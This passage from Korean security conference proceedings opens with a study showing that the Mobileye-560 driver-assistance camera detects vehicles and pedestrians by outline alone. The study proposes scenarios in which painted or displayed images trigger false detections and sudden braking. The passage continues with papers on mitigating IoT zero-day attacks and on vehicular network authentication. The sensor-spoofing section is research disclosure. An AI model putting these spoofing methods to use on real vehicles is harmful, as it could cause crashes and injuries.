그림 9로부터 그림 10을 추출하고, 그 후 Ⅴ-1-ⅰ에서 언급된 실험 과정과 같이 그림 10을 여러 부분으로 나눠서 그 중 특정 부분을 삭제함으로써 Mobileye-560의 인식범위 내에서 그림을 더 단순화시킬 수 있는지 실험해 보았다. 그 결과, 그림 11과 같이 내용물을 제거했을 때는 여전히 차량으로 인식했으나 그림 12, 그림 13과 같이 외곽선을 변형했을 때는 차량으로 인식하지 못했다.



그림 14
단순한 그림



그림 15 테두리



그림 16 하마

그림 11의 픽토그램을 조금씩 변형하여 Mobileye-560의 인식범위 내에서 가장 간단한 형태의 도형(그림 14)을 얻어냈다. 또한, 그림 15에서처럼 그림 14의 외부에 다른 요소를 추가해서 실험했는데 원래와 같이 차량으로 인식됨을 확인했다. 이처럼 Mobileye-560이 인식하는 대상의 외곽선 외부의 요소가 대상의 인식에 영향을 끼치지 않음을 알게 되었다. 다만, 외부의 요소가 Mobileye-560이 인식하는 대상일 경우 그림 7의 경우처럼 외부의 외곽선만을 인식하게 된다.

지금까지 알아낸 규칙(외부와 내부를 제외한 대상의 외곽선만을 인식함.)을 가지고 그림 14에 그림을 추가해서 사람 눈에는 자동차로 보이지 않지만 Mobileye-560에게는 차량으로 인식되는 그림을 얻을 수 있었다. 그 예시가 그림 16이다.

또한, 다양한 색을 구별하는 사람과 다르게 Mobileye-560은 색을 구별하지 않고 흑백으로 이미지를 받아들인다. 그러므로 그림 16과 같은 그림을 만들어 낼 때, 다양한 색을 이용하면 Mobileye-560과 사람의 인식의 격차를 벌릴 수 있다. 이러한 방법으로 사람 눈에는 전혀 차량처럼 보이지 않지만 Mobileye-560에게는 사람으로 인식되는 그림을 생성할 수 있었다.

2. 보행자

ⅰ 실사



그림 17 실사 사람



그림 18 머리 제거

Ⅴ-1의 실험과 비슷한 과정을 보행자 이미지를 대상으로 실험했다. 그림 17을 보여주자 Mobileye-560이 두 명의 보행자를 인식했다. 특히 앞쪽에 있는 사람은 신체 일부가 가려져 있음에도 불구하고 보행자로 인식되었다. 이에 더해 그림 18에서처럼 보행자의 머리를 지워서 보행자의 구조를 더 단순화한 이미지를 보여주었다. 그 결과, Mobileye-560은 머리가 없는 두 대상 모두를 보행자로 인식했다.

ⅱ 그림



그림 19 픽토그램



그림 20 머리 없음



그림 21 팔 없음

Ⅴ-1-ⅱ에서 언급했듯 실제 사진을 의도한 대로 변형하기 까다로워 픽토그램을 사용하여 실험을 진행했다. 차량 실험 결과와 마찬가지로, Mobileye-560은 실제 사람이 아닌 사람 형태의 그림 혹은 픽토그램을 보행자로 인식했다. 위 그림 19, 20, 21이 모두 그러한 예로 사람은 위 픽토그램들을 실제 사람이라고 인식하지는 않

지만, Mobileye-560은 실제 사람을 보여줬을 때와 마찬가지로 보행자로 인식했다.

Ⅵ. 공격 시나리오 제시

Ⅴ에서 볼 수 있듯, Mobileye-560은 실제 대상뿐만 아니라 디스플레이로 나타난 이미지도 실제 대상과 다름없이 인식했다. 또한, 본 논문에서 다뤄지지는 않았지만 Mobileye-560은 매우 제한적인 상황에서 유리창에 비친 이미지나 프로젝터로 바닥에 비춘 이미지도 인식했다. 이를 통해 Mobileye-560은 간판, 벽, 또는 다른 차에 그려진 그림 혹은 인쇄된 사진 등 다양한 방법으로 나타난 이미지를 인식할 것으로 보인다.

또한, Mobileye-560은 대상의 크기로 그 대상과의 거리를 측정하기 때문에 공격자가 Mobileye-560에 적절한 크기의 이미지를 보여줌으로써 거리 측정에 혼란을 주는 것이 가능하다. 따라서 위의 결론과 종합해 보면, 공격자는 특정한 목적으로 제작된 그림을 디스플레이나 프로젝터 등 다양한 도구를 이용해 Mobileye-560에 보여주어서 인식의 오류를 유발할 수 있을 것으로 보인다. 더 나아가 이러한 공격은 교통사고를 유발하여 인명피해까지 초래할 수 있을 것이다.

일례로 T자형 거리를 지나가는 자동차의 진행방향 쪽 벽면에 공격자가 Mobileye-560이 실제 대상으로 인식할만한 그림을 크게 그려놓으면 Mobileye-560은 벽보다 가까운 거리에 사람 혹은 자동차가 있는 것으로 착각할 수 있다. 그렇게 되면, Mobileye-560을 탑재한 자율주행 자동차는 가까운 거리에 피해야 할 대상이 있어 자동차가 더는 진행할 수 없다고 판단할 것이다. 그뿐만 아니라, 공격에 사용된 그림이 사람에게는 실제 대상으로 인식되지 않으므로 공격받는 사람은 공격을 탐지하지 못하고 Mobileye-560의 오작동으로 판단할 수 있다. 이 외에도 디스플레이나 프로젝터 등의 사용이 가능하면 보다 쉽게 Mobileye-560에게 혼란을 줄 수 있을 것으로 보인다. 이 사례에서 디스플레이를 사용해 갑자기 이미지를 자율주행 자동차에게 보여줄 경우 Mobileye-560은 갑자기 앞에 물체가 튀어나온 것으로 생각하여 급정거를 유발하고 이는 사고로 이어질 수 있다.

또한, Mobileye-560은 Ⅴ-1-ⅰ에서 언급되었듯이 한번 인식한 이미지가 변해도 인식을 계속 유지하는 특성이 있으므로 공격자가 자율주행 자동차 앞에 특정 대상의 이미지를 보여준 다음 그 이미지에서 변형된 이미지를 보여줌으로써 공격받는 사람이 공격을 탐지하기 어렵게 할 수 있다.

Ⅶ. Related work

1. 차량 탑재 센서 해킹

현대의 자동차는 수많은 센서로 구성되어 있고, 주행 과정에서 이들 센서에서 출력되는 정보에 상당 부분 의존하는 만큼, 차량 탑재 센서 해킹은 여러 연구자에 의해서 탐구됐다. Petit 등은 IBEO 라이더 모듈과 본 논문에서 다루었던 모빌아이 카메라 모듈을 대상으로 센서 해킹의 가능성을 확인하였다 [2]. Petit 등은 카메라 모듈에 강한 빛을 조사할 경우 카메라 모듈의 영상 출력이 심각하게 변질됨을 실험적으로 확인하고, 이러한 블라인딩 공격이 카메라 모듈의 물체 인식 기능을 마비시킬 수 있음도 확인하였다. Chen 등은 Petit 등의 연구를 보다 발전시켜 현재 시판되는 (준) 자율주행차인 테슬라 모델S를 대상으로 실제 차량에서 센서 해킹의 가능성을 확인하였다 [3]. 연구팀은 테슬라 모델S에 탑재된 카메라 센서의 보안을 연구하였고, Petit 등과 비슷한 방법으로 카메라 센서를 블라인딩 공격하는 것이 가능함을 실험적으로 확인하였다.

자율주행 자동차에서 사용하는 카메라 센서의 공격과 직접적인 관련은 없으나 그 외 차량 탑재 센서를 해킹한 사례로는 Rouf 등이 [4] 타이어 공기압 센서에 대한 센서 출력 도청 및 거짓 정보 주입이 가능함을 실험적으로 확인한 것과 Shoukry 등이 [5] Anti-lock Braking System에서 바퀴의 RPM을 측정하는 데 사용되는 magnetic encoder에 대하여 자기장을 이용한 스푸핑이 가능함을 실험적으로 확인한 것이 있다.

2. 자동화된 이미지 인식 시스템 오류 탐구

모빌아이는 카메라로 촬영된 이미지를 기반으로 하여 이미지 내의 차량, 보행자 등의 존재 여부와 위치를 자동으로 인식하는 시스템으로서 자동화된 이미지 인식 시스템에 해당한다. 최근 입력 이미지에 약간의 변화를 가하는 것으로 모빌아이와 같이 자동화된 이미지 인식 시스템의 인식오류를 유발할 수 있음을 밝히는 여러 연구결과들이 발표된 바 있다. Papernot 등은 딥 러닝 기법으로 훈련된 자동화된 이미지 인식 시스템이 입력 이미지에 가해지는 약간의 변화만으로 인식오류를 일으킬 수 있는 기법을 선보인 바 있으며 [6], 내부 구조가 알려진 화이트박스 모델에만 적용할 수 있었던 인식오류 유발기법을 모빌아이와 같은 블랙박스 모델에도 적용할 수 있는 기법도 제안된 바 있다 [7].

Ⅷ. 결론 및 추후 계획

본 논문의 실험 내용을 토대로 Mobileye-560은 대상의 외곽선을 토대로 대상을 분류하고, 거리를 측정함을 알아냈으며 인간의 인식 방법과 Mobileye-560의 인식 방법이 차이가 있음을 알게 되었다.

또한, Mobileye-560이 인식하는 차량의 기본적인 기준을 알아내었고, 이를 이용해 사람에게는 차량으로 인식되지 않지만 Mobileye-560에게는 차량으로 인식되는 그림을 그릴 수 있게 되었다. 이로 인해 예상되는 여러 공격 시나리오를 제시했다.

이번 실험의 가장 큰 한계는 그림 수정과 입력을 일일이 수작업으로 블랙박스 실험을 하였기 때문에 많은 사례를 모으기 어려웠던 점이다. 따라서 이미지를 자동화하여 실험을 효율적으로 설계하고, 실제 차량을 이용하여 공격 시나리오를 검증하여 해결 방법을 모색하는 방향으로 연구를 발전시키는 것이 추후 목표가 되겠다.

[참고문헌]

[1] Golson, J.: Tesla driver killed in crash with Autopilot active, NHTSA investigating. [기사일자: 2016-6-30]. www.theverge.com/2016/6/30/12072408/tesla-autopilot-car-crash-death-autonomous-model-s. [접속일시: 2017-5-15, 17:27]

[2] Petit, J., Stottelaar, B., Feiri, M., Kargl, F.: Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and LiDAR. Black Hat Europe (2015)

[3] Yan, C., Xu, W., Liu, J.: Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle. DEF CON 24 (2016)

[4] Rouf, I., Miller, R., Mustafa, H., Taylor, T., Oh, S., Xu, W., Gruteser, M. Trappe, W., Seskar, I.: Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study. Proceedings of 19th USENIX Security Symposium. USENIX Association (2010)

[5] Shoukry, Y., Martin, P., Tabuada, P., Srivastava, M.: Non-invasive Spoofing Attacks for Anti-lock Braking Systems. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer (2013)

[6] Papernot, N., McDaniel, P., Jha, S., Fredrikson, M., B. Celik, Z., Swami, A.: The Limitations of Deep Learning in Adversarial Settings. 2016 IEEE European Symposium on Security and Privacy (EuroS&P). Saarbrucken (2016)

[7] Papernot, N., McDaniel, P., Goodfellow, I., Jha, S., Celik, Z. B., Swami, A.: Practical Black-Box Attacks against Machine Learning. In Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security. ACM, New York, NY, USA.

B-7 영어논문 세션

▌ **이 종 혁** (상명대) ▐

- A framework for mitigating zero-day attacks in IoT
  Vishal Sharma, 김지윤, 권순현, 유일선, 이경률, 임강빈
- Secure and Privacy Preserving Authentication in Vehicular Social Network
  Ubaidullah Rajput, Zeinab Rezaiefer, Heekuck Oh
- An Authentication Framework for E-Health Monitoring System in Smart Village
  Akash Suresh Patil, Kyung-Hyune Rhee
- A Proposal of a Secure Home Care Remote Monitoring Application by Using the Blockchain Technology
  Kweka Bruno Joachim, Kyung-Hyune Rhee

A framework for mitigating zero-day attacks in IoT

Vishal Sharma[1], Jiyoon Kim[1], Soonhyun Kwon[1],
Ilsun You[1], Kyungroul Lee[1], Kangbin Yim[1]

[1]Department of Information Security Engineering, Soonchunhyang University

Abstract

Internet of Things (IoT) aims at providing connectivity between every computing entity. However, this facilitation is also leading to more cyber threats which may exploit the presence of a vulnerability over a period of time. One such vulnerability is the zero-day threat that may lead to zero-day attacks which are detrimental to an enterprise as well as the network security. In this article, a study is presented on the zero-day threats for IoT networks and a context graph based framework is presented to provide a strategy for mitigating these attacks. The proposed approach uses a distributed diagnosis system for classifying the context at the central service provider as well as at the local user site. Once a potential zero-day attack is identified, a critical data sharing protocol is used to transmit alert messages and reestablish the trust between the network entities and the IoT devices. The results show that the distributed approach is capable of mitigating the zero-day threats efficiently with 33% and 21% improvements in terms of cost of operation and communication overheads, respectively, in comparison with the centralized diagnosis system.

Index Terms－IoT, Zero-day attacks, 5G, context-graphs

I. INTRODUCTION

The communication networks are observing a tremendous increase in the number of devices which are predicted to go beyond 40% (of that were active in 2012) by 2020 [1]. All these devices have been arranged under a common term of “Internet of Things” (IoT). IoT allows integration of the vast variety of communication devices irrespective of their operational technology, which is also a challenging issue as a common firmware is required for all the devices. A common firmware makes it easier to control and manage various IoT devices without many overheads. Similar software platforms allow easy configurations as well as easy diagnosis of faulty operations. However, a common firmware also subjects the IoT components to various types of threats which can infiltrate the operational defense of these devices [2]. Some of the key features required by IoT networks are remote diagnosis and management, data analytic, software upgrades, information passing and processing, and user mobility identification [3]. All these form a type of application which allows access to the entire network once a particular feature is exploited.

Since there is no formal definition of IoT, same attacks which are applicable to any other computing entity hold true in their case. Also, reduction in the human interventions and the use of more automated systems in the IoT networks make it extremely important to secure the entire network as it may reveal critical information [4]. Apart from these, IoT networks are also considered as an integral part of civilian and military expeditions focusing surveillance,

navigation, localization, equipment control, and currency transfers, etc. Recent trends have focused on using RFID tags as embedded sources for IoT devices that do not connect to the network directly. Although, such strategy holds safe for the majority of applications, but manipulation with RFID tags can easily make these vulnerable similar to a normal computing entity [5]. Thus, security of IoT devices irrespective of the mode and type of connectivity is of utmost importance and has been an area of concern for a majority of the security researchers across the globe.

Considering a common platform for IoT devices, most of the business enterprises and vendors focus on making version-based IoT firmware that can be easily upgraded and controlled. These are possible by using software-assisted networking. However, software-assisted networking suffers from major issues of zero-day vulnerabilities. Considering the level of deployment and configuration of networks, zero-day vulnerabilities are extremely dangerous for IoT networks. Exploitation of a zero-day vulnerability can lead to a zero-day attack [6]. Control over a single unit of IoT software may expose the entire architecture.

II. BACKGROUND: ZERO-DAY ATTACKS

The term "Zero-day" is coined considering the negligible time available in mitigating these threats. The number of days for which an anomaly has been known directly affects the countermeasures and also the probability of remaining affected. It also has to do a lot with those software users who do not update security patches regularly. Once a vulnerability is publicized, it is mandatory for a particular application users to immediately switch to the stable releases. However, failure in doing so leads to various consequences in the form of cyber attacks [7].

The effect of a zero-day vulnerability also depends on the mode of detection. If a vulnerability is identified by white hat hackers, it allows keeping it low profile until the security patches are not available; whereas identification of such vulnerabilities by a notorious group (black hat hackers) may subject to the failure of the entire enterprise [6]. The vulnerability cycle for a zero-day attack may vary from scenario to scenario. In some cases, after identification of a bug, the hackers operate covertly leading to the full zero-day attack, while in other cases, the hackers may come forward (overt) and exploit it publicly [8][9]. Thus, it can be analyzed that a zero-day attack is not only because of the covert behavior of a hacker but also because of the delays in updating security patches once these are available in the public domain. This is often explained in the terms of window of vulnerability. The window of vulnerability is the time gap in which the number of vulnerable systems remaining is negligible. It is evaluated as a software timeline considering the discovery phase, security patching, intermediate exploitation phase and patch applicability phase, as shown in Fig. 1 [8][10].




Fig. 1: An illustration of the window of vulnerability for zeroday attacks.

III. PROPOSED APPROACH

The proposed network model comprises various IoT devices and gadgets that operate either individually or collectively via a common gateway. The communication can be directly between the Mobile Node (MN) and




Fig. 2: An illustration of DDS-assisted IoT network.

the IoT device or indirectly between the MN and the IoT device via gateway. The service providers are responsible for maintaining trust between the IoT and the MN. Currently, the proposed model emphasizes on a particular scenario in which an IoT device receives security updates that may lead to zero-day attacks; or when an attack is already launched and security updates confirm the attacks. The proposed approach uses strategic context graphs to ensure the safety of IoT devices against the zero-day attacks. The context graphs are implemented using Distributed Diagnosis System (DDS). The DDS are divided into three parts (shown in Fig. 2), namely,

- Central Diagnosis System (CDS): CDS is installed by the service providers on the central node of the network which is responsible for generating trust as well as the updates for the entire network. CDS is responsible for managing the Access Points (APs) control, and the operations of gateways for maintaining security in the case of high possibilities of threats.
- Local Diagnosis System (LDS): LDS is operated as a dedicated device over the gateways. Usually, these are installed with the Home Gateways (HGW). LDS interacts with the CDS and shares its context graphs with it to ensure that all the security procedures are followed by the corresponding IoT device.
- Semi Diagnosis System (SDS): SDS is responsible for directly managing the APs trust with the CDS. It shares the context of IoT devices which directly interacts with an MN without relying on the local gateway.

A. Strategic Context

The types of devices operable in a network are considered to have valid pre-registered signatures along with a counter value. The counter value manages the count for the number of times the firmware of an IoT device is validated or encountered. The context for each IoT device is managed by its diagnosis system and periodically stored in logs and shared with the CDS. The context outline used in the proposed model is as follows:

- Device signatures (S_g): This is the unique identity for each device. The signature is the embedded information about the IoT device which is stored at the CDS once it gets activated in the network.
- Update Counter (U_c): This is the firmware update counter which is randomly selected at the beginning of network registrations. These are updated using random integer values which are finalized by the CDS and change periodically without affecting the performance.
- Traffic Type (T_p): This defines the context for the type of traffic to be generated for and by an IoT device. This helps the diagnosis system to analyze the content over a particular channel for its correctness.
- Header Length (H_l): It defines the bit length of the header field used by the diagnosis system. It contains all the necessary context metadata which is to be shared between the LDS, SDS, and CDS.
- Memory Range (M_r): It denotes the

maximum and minimum size of the packets generated by the IoT device. This helps to simply analyze if the size of the initial code is affected or not. Usually, these are not mishandled by the attackers, but still, in some cases, this is very useful to identify if the binaries of the firmware are altered or not.

- Route (R_t): This field is used to check whether an IoT device is operable in LDS, SDS, or CDS region. This also allows tracking the actual route for managing the context between the network entities.

B. Context Graphs and Strategic Attack Detection

The context graphs are used to generate the strategies which help in taking a decision regarding the presence of a threat amongst the IoT devices. The number of vertices in the context graphs is equal to the number of processing procedures an IoT device follows before generating an output and demanding an input. The context explained above forms the edges of the graph. After the time instance decided in the configuration of the network, the LDS and SDS evaluate these graphs for every corresponding IoT device and share it with the CDS which also forms its own context graph for every IoT device. Along with the context graphs, the CDS also forms the context graphs for the subordinate network which includes the layers of APs, and gateways.

In order to take a strategic decision on the management of IoT devices against the zero-day attacks, the CDS follows a principle of modeling the counter and the random integer value used to manage the counter by the LDS, SDS and the device itself. Then, it performs mutual exclusion rule to trace the presence of a zero-day threat in the IoT network. The failure in the matching of the context stored and the context received from all the subordinates as well as the IoT device indicates the presence of a zero-day attack.




Fig. 3: An illustration of strategic context formation for an IoT device between the SDS and CDS. The decision on matching context is performed at CDS. The counter updates and firmware version decisions are also evaluated at the SDS and the CDS.

The operational view of the proposed approach is illustrated in the Fig. 3.

It is to be noted that the strategic context graphs are applicable in the network only in the deployment phase, but not in the development phase. Thus, the proposed strategy can come handy only when a vulnerability is identified by the development team at lateral stages as well as during the release of security updates as it helps in tracking the contextual behavior of every IoT device. Once a possibility of attack is found, the proposed approach utilizes the critical data sharing protocol that helps in eliminating a particular IoT device before it exploits the entire network.

C. Critical Data Sharing Protocol

The proposed approach uses a critical context/data sharing protocol in the scenarios with a potential zero-day threat. The protocol, shown in Fig. 4, illustrates the procedures opted by the CDS once a threat is identified amongst the IoT devices leading to




Fig. 4: An illustration of critical context/data sharing protocol used after the identification of potential zeroday threat or attack in the IoT network.

a zero-day exploitation.

Once a threat policy is violated, the CDS sends alarming messages to its connected components that are its subordinates in the network. The alarming messages are followed by the patch for fixing the affected IoT device. This is followed by the reestablishment of the trust between all the connected components of CDS. Once an alarming request is received, each subordinate's diagnosis system shares context information to revalidate the trust. By the time, these steps are performed, the affected device updates its security mechanisms, and registers itself again with the CDS leading to the elimination of the threat without eliminating the device. On the contrary, CDS shares threat information with the SDS, trust information with the HGW, device information with the LDS, and finally, leads it to eliminate the incorrect device. This allows mitigating zero-day threats in IoT networks.

IV. PERFORMANCE EVALUATION

The proposed approach is evaluated by deploying 500 sensors in two modes, namely, with CDS only and with CDS, LDS, and SDS. The proposed approach is evaluated to analyze the effect of DDS on the performance of the proposed framework. The model




Fig. 5a: Cost of Operation vs. IoT devices.




Fig. 5b: Communication Overheasds vs. IoT devices.

defined in [2] with similar attacker scenario (20% nodes as the attacker) is used to evaluate the formation in the proposed approach for cost of operation and communication overheads. The cost of operation is calculated as the time required by the diagnosis system to arrive at the decision of zero-day possibility. It includes the communication time including the context sharing procedures as well as the formation of the context graphs at the interacting entities of the network. Results in Fig. 5a show that DDS is capable of performing better in distributed mode rather than only CDS scenario, and covers 33% less cost of operation. With critical protocol coming into play after the identification of a zero-day

threat, the proposed approach utilizes series of steps to generate alert messages and reestablish the trust between the connected devices and the gateways. DDS causes 21% lesser overheads in comparison with the scenario with a single diagnosis system, as shown in Fig. 5b.

V. CONCLUSION

In this article, a study was presented on zero-day threats for IoT networks. A context graph based framework was presented to provide a strategy for deciding on the zero-day attacks. The proposed approach used a distributed diagnosis system for classifying the context at the central service provider as well as at the local user site. Once a zero-day attack was potentially identified, a critical data sharing protocol was used to transmit alert messages and reestablish the trust between the network entities and the IoT devices.

[REFERENCES]

[1] K. Zhang, X. Liang, R. Lu, and X. Shen, "Sybil attacks and their defenses in the internet of things," IEEE Internet of Things Journal, vol. 1, no. 5, pp. 372 - 383, 2014.

[2] V. Sharma, J. D. Lim, J. N. Kim, and I. You, "Saca: Self-aware communication architecture for iot using mobile fog servers," Mobile Information Systems, vol. 2017, 2017.

[3] A.-R. Sadeghi, C. Wachsmann, and M. Waidner, "Security and privacy challenges in industrial internet of things," in Design Automation Conference (DAC), 2015 52nd ACM/EDAC/IEEE, pp. 1 - 6, IEEE, 2015.

[4] I. Kotenko and A. Chechulin, "Attack modeling and security evaluation in siem systems," International Transactions on Systems Science and Applications, vol. 8, pp. 129 - 147, 2012.

[5] M. J. Covington and R. Carskadden, "Threat implications of the internet of things," in Cyber Conflict (CyCon), 2013 5th International Conference on, pp. 1 - 12, IEEE, 2013.

[6] R. Kaur and M. Singh, "A survey on zero-day polymorphic worm detection techniques," IEEE Communications Surveys & Tutorials, vol. 16, no. 3, pp. 1520 - 1549, 2014.

[7] G. Portokalidis, A. Slowinska, and H. Bos, "Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation," in ACM SIGOPS Operating Systems Review, vol. 40, pp. 15 - 27, ACM, 2006.

[8] K. Palani, E. Holt, and S. Smith, "Invisible and forgotten: Zeroday blooms in the iot," in Pervasive Computing and Communication Workshops (PerCom Workshops), 2016 IEEE International Conference on, pp. 1 - 6, IEEE, 2016.

[9] B. Wanswett and H. K. Kalita, "The threat of obfuscated zero day polymorphic malwares: An analysis," in Computational Intelligence and Communication Networks (CICN), 2015 International Conference on, pp. 1188 - 1193, IEEE, 2015.

[10] L. Bilge and T. Dumitras, "Before we knew it: an empirical study of zero-day attacks in the real world," in Proceedings of the 2012 ACM conference on Computer and communications security, pp. 833 - 844, ACM, 2012.

Secure and Privacy Preserving Authentication in Vehicular Social Network

Ubaidullah Rajput† , Zeinab Rezaiefer and Heekuck Oh‡

Department of Computer Science and Engineering, Hanyang University.

Abstract

Vehicular social network (VSN) is a special type of vehicular ad hoc network (VANET) that involves the social aspects and behaviour of drivers. A VSN is formed by a group of vehicles that are physically proximate to each other and want to share information such as route sharing in case of road congestion or a sale in nearby shopping mall. Due to the openness of a VSN, an attacker may inject false information into the network in order to get an unfair advantage. Therefore, a vehicle needs to be authenticated before taking part in the VSN. However, authentication may jeopardize a vehicle's privacy and therefore, we need privacy preserving authentication. This paper presents a conditional privacy preserving authentication scheme for VSN where the privacy of a vehicle is preserved until it honestly follows the protocol. Our protocol supports VSN formed by moving vehicles and also supports VSN formed by stationary vehicles such as in a parking lot. In the end of the paper, we present security analysis and communicational analysis to show the robustness and feasibility of our proposed scheme.

Keywords : Vehicular social network, Authentication, Privacy.

I. Introduction

With the advancements in technology, vehicular ad hoc network (VANET) promises to play a major role in the realization of intelligent transport system (ITS). VANET comprises of vehicles, that are equipped with on-board units (OBU) comprises of smart sensors, advanced computation and communication capabilities and the infrastructure such as road-side units (RSU) that enables vehicle-to-vehicle (V2V) and vehicle-to-infrastructure (V2I) communication [1]. A vehicular social network (VSN) is a type of VANET that explores the physical locality and social aspects of humans. According to [3], travellers have a great tendency to share their experience through online social network. Therefore, the members of a VSN formed in a traffic jam can help each other choosing an alternate route, or the members of a VSN formed by the vehicles in a parking lot of a shopping mall can update each other with the upcoming sale event. Due to the open-access environment, VSN suffers with the security and privacy issues such as mentioned in [4]. Luan et al. [2] propose a protocol that securely recommend friend by matching their common interests and predicting the connection time. The authors

This research was supported by the MSIP (Ministry of Science, ICT and Future Planning), Korea, under the ITRC (Information Technology Research Center) support program (IITP-2017-2012-0-00559) supervised by the IITP (Institute for Information & communications Technology Promotion). This research was also supported in part by the NRF (National Research Foundation of Korea) grant funded by the Korea government MEST (Ministry of Education, Science and Technology) (No. NRF-2015R1D1A1A09058200).

*Corresponding Author: hkoh@hanyang.ac.kr

propose to use privacy preserving interest matchmaking. However, this scheme lacks strong authentication. The scheme in [6] connects vehicles through Internet in order to form voice chat groups but this scheme lacks in providing a robust registration and authentication mechanism.

By looking at various VSN based schemes, it is evident that current VSN-based scheme lack in providing an efficient and robust authentication scheme. Therefore, this paper proposes a privacy preserving authentication scheme with conditional anonymity for VSN.

This paper is organised as follows. We present proposed protocol in Section II. Section III provides analysis and Section IV concludes the paper with future work.

II. Proposed Scheme

This section describes our proposed scheme.

1.1 Vehicle Registration

In this phase, a vehicle registers itself with certification authorities and acquires credentials necessary for joining a VSN.

First of all the CA initializes the network by setting the domain parameters $p, a, b, G, n,$ and h [5]. V_i generates an ECC key pair and securely registers its unique vehicular identity (VID_i) and the public key with CA. This can be done by physically visiting the CA.

1. $V_i \rightarrow$ CA: VID_i, PK_i

CA check the VID_i in the database of revoked vehicles. Upon getting a negative response, CA issues a certificate, $Cert_{main}(ID_i, T_{main})$, where ID_i is a unique identifier associated with V_i and hides the real identity of V_i from RCA. T_{main} is the expiration time of the certificate. T_{main} is set to a limited time period such as a day or a week. CA sends this certificate to V_i encrypted in PK_i , to RCA via a secure channel and update its database accordingly, as shown in Table 1.

2. CA $\rightarrow$ V_i : $(Cert_{main}(ID_i, T_{main}))_{PK_i}$

CA $\rightarrow$ RCA : $Cert_{main}(ID_i, T_{main})$

Table: 1 Real ID in CA Database

Sr #	Real ID	$Cert_{main}$	$h(Cert_{main})$
1	VID_1	$Cert_{main}(ID_1, T_{main1})$	$h(Cert_{main}(ID_1, T_{main1}))$
2	VID_2	$Cert_{main}(ID_2, T_{main2})$	$h(Cert_{main}(ID_2, T_{main2}))$
.	...	...	...

